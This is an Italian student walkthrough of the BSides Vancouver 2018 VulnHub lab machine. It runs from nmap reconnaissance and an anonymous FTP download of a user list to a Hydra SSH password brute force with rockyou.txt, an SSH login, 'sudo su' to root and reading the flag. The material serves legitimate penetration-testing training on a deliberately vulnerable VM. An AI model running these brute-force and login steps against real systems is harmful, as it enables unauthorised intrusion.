Extra.

Besides Vancouver 2018.

Hacking VM BlackBox.

🔗 **Scarica e importa la macchina virtuale da questo link leggendario:**
https://download.vulnhub.com/bsidesvancouver2018/BSides-Vancouver-2018-Workshop.ova

⚔️ **La Missione:** Scatena le tue abilità per conquistare i privilegi di root. Ci sono almeno **due percorsi segreti** per raggiungere il dominio totale su questa macchina. Durante il tuo viaggio, esplora a fondo ogni angolo nascosto per svelare tutti i suoi misteri.

🏢 **Scenario:** Immagina che un azienda ti chieda testare le sue difese, con l'obiettivo di attaccare una macchina o un server dall'interno, senza alcuna informazione preliminare. Questa è la vera essenza di un test **BlackBox**.


⚙️ **Regole del Gioco:**

- Nessuna indicazione ti sarà fornita sulla configurazione delle macchine. Affidati al tuo ingegno.
- **Potete** cercare la soluzione di BSides-Vancouver-2018 su internet solo dopo la consegna.
- **Trovate** tutti i modi possibili per diventare **root.**


🔥 **Il Destino chiama. Sei pronto a rispondere alla sfida e a scrivere il tuo nome nella leggenda?**

Configurazione macchine.


Imposto la scheda di rete della Kali su scheda solo con Host. Questa impostazione permette alla VM di collegarsi ad una rete virtuale interna creata da Virtual Box condivisa con il computer ospite.




Dopo aver attivato la macchina controllo l'IP che VB ha assegnato alla Kali.



Ora controllo l'impostazione di rete della macchina da attaccare ed anche lei si trova in scheda solo con Host.



Ora provo a fare una scansione della rete per recuperare l'indirizzo I della bsidesVancouver2018:



192.168.56.1 è il computer host;


192.168.56.100 è il server DHCP di VB;

192.168.56.102 è la Kali;

192.168.56.101 dovrebbe essere la macchina target.

Indago di più e faccio una richiesta con **nmap** per identificare il sistema operativo:


lancio il comando nmap -O 192.168.56.101



La macchina target è Linux e ha tre porte aperte: la porta 21/tcp sulla quale gira il servizio ftp, la porta 22/tcp sulla quale gira il servizio ssh e la porta 80/tcp sulla quale gira il servizio http.


Ora verifico la versione dei servizi e se ci sono vulnerabilità che possono essere sfruttate:

nmap -A 192.168.56.101




Questo è un comando molto potente ed infatti ricavo molte informazioni importanti:

- Le porte attive, i servizi e la versione dei servizi:
- Che il login con Anonymous è abilitato ed ha diversi permessi drwxr – xr – x (directory public è leggibile scrivibile ed eseguibile; il gruppo e gli altri utenti possono leggere ed eseguire).
- Che il server FTP è collegato all'indirizzo IP di Kali e che posso loggarmi;
- Che sulla porta 80 c'è la directory /backup_wordpress.




Ora posso spostarmi nella directory public per vedere se ci sono file interessanti:




Ora provo a scaricare il file users.txt.bk. Seguendo il metodo usato in una lezione lancio il comando:

get user.txt.bk




Provo a vedere se il file è stato correttamente scaricato.

Uso il comando cat users.txt.bk




Ora ho una lista di utenti e provo a vedere se nella Directory /backup_wordpress ci sono elementi che possono essere sfruttati.

Verifico la connettività alla pagina servita dalla macchina:



Provo a spostarmi nella Directory /backup_wordpress



Ci sono due commenti lasciati da John e da admin, probabilmente gli amministratori.

[Retired] This blog is no longer being maintained

john

March 7, 2018

Leave a comment

A new blog is being set up, all current posts will be migrated.
For any questions, please contact IT administrator John.

Hello world!

admin

March 7, 2018

1 Comment

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

C’è una sezione di log in.

ARCHIVES

- March 2018

CATEGORIES

- Uncategorized

META

- Log in
- Entries RSS
- Comments RSS
- WordPress.org

Inizio a testare i nomi utenti con la lista rockyou.txt presente su Kali Linux.

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /home/kali/users.txt  -P /home/kali/Downloads/rockyou.txt 192.168.56.101 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 07:00:50
[DATA] max 4 tasks per 1 server, overall 4 tasks, 86066394 login tries (l:6/p:14344399), ~21516599 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[ERROR] target ssh://192.168.56.101:22/ does not support password authentication (method reply 4).
```

Non riesce a prendere la lista allora testo a uno a uno gli utenti nella lista:

```
┌──(kali㉿kali)-[~]
└─$ hydra -l abatchy  -P /home/kali/Downloads/rockyou.txt 192.168.56.101 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 07:18:45
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[ERROR] target ssh://192.168.56.101:22/ does not support password authentication (method reply 4).
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -l john  -P /home/kali/Downloads/rockyou.txt 192.168.56.101 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
 for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 07:20:34
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[ERROR] target ssh://192.168.56.101:22/ does not support password authentication (method reply 4).
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -l mai  -P /home/kali/Downloads/rockyou.txt 192.168.56.101 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
 for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 07:21:23
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[ERROR] target ssh://192.168.56.101:22/ does not support password authentication (method reply 4).
```

Finalmente digitando il comando trovo una corrispondenza digitando:

hydra -l anne -P /home/kali/Download/rockyou.txt 192.168.56.101 -t 4 ssh

```
┌──(kali㉿kali)-[~]
└─$ hydra -l anne -P /home/kali/Downloads/rockyou.txt 192.168.56.101 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
 for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 07:21:58
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[22][ssh] host: 192.168.56.101   login: anne   password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-11 07:22:16
```

Tento allora una privilege escalation con l'utente 'anne'. Accedo al servizio SSH e metto la password 'princess':

```
┌──(kali㉿kali)-[~]
└─$ ssh anne@192.168.56.101
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
ECDSA key fingerprint is SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.101' (ECDSA) to the list of known hosts.
anne@192.168.56.101's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

Con username e password riesco ad entrate nella macchina.

Conoscendo che il sistema operativo della macchina è Linux provo il comando sudo su con cui un utente normale può eseguire i comandi come fosse un amministratore.

```
Last login: Sun May 11 03:39:36 2025 from 192.168.56.102
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne#
```

Mi sposto poi nella directory di root con il comando:

cd /root

Digito il comando per vedere tutti i file: ls -la

```
root@bsides2018:/home/anne# cd /root
root@bsides2018:~# ls -la
total 40
drwx------  3 root root 4096 Mar  7  2018 .
drwxr-xr-x 23 root root 4096 Mar  3  2018 ..
-rw-------  1 root root 2217 May 11 03:54 .bash_history
-rw-r--r--  1 root root 3106 Apr 19  2012 .bashrc
-rw-r--r--  1 root root  248 Mar  5  2018 flag.txt
-rw-------  1 root root  417 Mar  7  2018 .mysql_history
-rw-r--r--  1 root root  140 Apr 19  2012 .profile
drwx------  2 root root 4096 May 11 03:15 .pulse
-rw-------  1 root root  256 Mar  3  2018 .pulse-cookie
-rw-r--r--  1 root root   66 Mar  3  2018 .selected_editor
```

Trovo un file: flag.txt.

Digito cat flag.txt

```
root@bsides2018:~# ls -la
total 40
drwx------  3 root root 4096 Mar  7  2018 .
drwxr-xr-x 23 root root 4096 Mar  3  2018 ..
-rw-------  1 root root 2147 Mar  7  2018 .bash_history
-rw-r--r--  1 root root 3106 Apr 19  2012 .bashrc
-rw-r--r--  1 root root  248 Mar  5  2018 flag.txt
-rw-------  1 root root  417 Mar  7  2018 .mysql_history
-rw-r--r--  1 root root  140 Apr 19  2012 .profile
drwx------  2 root root 4096 May 11 03:15 .pulse
-rw-------  1 root root  256 Mar  3  2018 .pulse-cookie
-rw-r--r--  1 root root   66 Mar  3  2018 .selected_editor
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?
```

Ho trovato un modo per ottenere i privilegi di root.